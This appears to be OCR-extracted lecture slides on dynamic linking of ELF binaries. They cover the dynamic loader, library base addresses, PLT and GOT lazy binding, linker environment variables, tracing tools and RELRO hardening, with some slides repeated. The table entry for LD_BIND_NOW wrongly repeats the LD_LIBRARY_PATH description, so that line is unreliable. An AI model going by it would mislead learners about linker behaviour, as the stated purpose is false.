




```
$ readelf -l hello.dynamic  | grep interp
    [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
```

Dynamic ELF Files: Dynamic Linker

ELF




```
typedef struct {
        uint32_t p_type;  // PT_INTERP
        uint32_t p_flags;
        uint64_t p_offset;
        uint64_t p_vaddr;
        uint64_t p_paddr;
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        uint64_t p_align;
} Elf64_Phdr;
```



Memory





```
$ readelf -l hello.dynamic  | grep interp
    [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
```

Dynamic ELF Files: Dynamic Linker




Final Step: Initialize the stack with environment variables, arguments, auxiliary information and jump to _start (the dynamic linker's entrypoint) to start execution.

Linker goal: load all libraries into memory and then pass control to the program entrypoint.



Dynamic ELF Files: Dynamic Linker




Final Step: Initialize the stack with environment variables, arguments, auxiliary information and jump to _start (the dynamic linker's entrypoint) to start execution.

Linker goal: load all libraries into memory and then pass control to the program entrypoint.


Where does it look for libraries? (.so files)

- Searches standard system directories /lib, /usr/lib, and so on

Not sure about which ones or priority? man ld.so!



Dynamic ELF Files: Libraries Loaded




Once all libraries are loaded, control is passed back to our program, now ready to run!

Where are libraries loaded? Use ldd to find out!


```
$ ldd hello.dynamic
     libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x7f4df34ed000)

$ ldd hello.dynamic
     libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x7fad37f48000)
```

Do you see a potential issue?

Also known as base address



Dynamic ELF Files: Libraries Loaded




Our code uses printf and has a hardcoded instruction:

```
call printf_address;
```

Where is printf located and how do we call it!?

We know the name of the function, but not its address.
Is there a solution?



Symbols to the Rescue!

Do we know any utilities to show you the exact offset of a function in a binary program?

If yes, how would you solve this relocation problem (i.e., that libraries keep changing their location)?

Today's Solution: PLT and GOT!

The Procedure Linkage Table (PLT) is a section of code in an ELF binary containing indirect jump **stubs** for calling external functions.

The Global Offset Table (GOT) is a data structure in an ELF binary used to hold addresses of global symbols (such as functions and global variables) that are resolved at runtime.

An Analogy - Phone Lookup Table

PLT

Just changed my phone and lost everyone's numbers, but I have their names.

I also have a GlObal Telephonebook mapping 1-to-1 names to phones

GOT

An Analogy - Phone Lookup Table

PLT

Just changed my phone and lost everyone's numbers, but I have their names.

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


GOT


Don't have the phone number?
Need to go ask! (slow)

An Analogy - Phone Lookup Table

Just changed my phone and lost everyone's numbers, but I have their names.

I also have a GlObal Telephonebook mapping 1-to-1 names to phones

PLT



GOT

691 555 1234

Don't have the phone number?
Need to go ask! (slow)

An Analogy - Phone Lookup Table

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



GOT

691 555 1234

Next time I need to call, I have the number! (fast)

An Analogy - Phone Lookup Table

PLT



Just changed my phone and lost everyone's numbers, but I have their names.

I also have a GlObal Telephonebook mapping 1-to-1 names to phones

GOT

691 555 1234

Note I lookup number lazily, i.e., only when I need to call them!

PLT and GOT

Lookup the GOT for the puts address. If not there, call the linker to resolve!

PLT:

00001040 <puts@plt>:

```
    1040:   ff a3 10 00 00 00     jmp   *0x10(%ebx)
    1046:   68 08 00 00 00        push  $0x8
    104b:   e9 d0 ff ff ff        jmp   1020 <_init+0x20>
```

Let's try it live!

Useful Dynamic Linker Flags

Name	Description	Usage Scenario
LD_LIBRARY_PATH	Specifies additional directories to search for shared libraries	Used when libraries are not in standard paths
LD_DEBUG	Enables verbose debug output from the dynamic linker	Values like all, symbols, bindings, libs, etc. show detailed loader internals
LD_BIND_NOW	Specifies additional directories to search for shared libraries	Set to any non-empty value (e.g. 1) to enable; useful for debugging or performance testing
LD_PRELOAD	Injects specified shared libraries before others	Used to override functions (e.g., malloc) or inject behavior without modifying the binary

Dynamic ELF Files

Pros

✅ Smaller binary size

✅ Shared memory usage across processes

✅ Easier updates (just update the .so file)

✅ Faster compile/link times

Cons

❌ Requires runtime loader (ld.so)

❌ Possible version mismatches (dependency hell!)

❌ Slightly slower startup

❌ Harder to debug (symbols in separate files)

Useful Tracing (Interposition) Tools

strace: used to trace system calls including arguments and return values

ltrace: used to trace calls to library functions (e.g., strcpy!) and their parameters and return values

Both valuable for debugging and observability

Relocations Read-Only (RELRO)

RELRO is a hardening feature that makes sections of memory (especially the GOT) read-only after startup, preventing tampering with them.

Type	Protection	Cost
No RELRO	GOT stays writable forever	Any format string is game over
Partial RELRO	GOT is not read-only, but other relocation sections are protected	Some protection, still unsafe
Full RELRO	GOT is made read-only after dynamic linking	Better security, slower startup

Enable full relro with:

```
gcc -Wl,-z,relro -Wl,-z,now -o hello hello.c
```

Ευχαριστώ και καλή μέρα εύχομαι!

Keep hacking!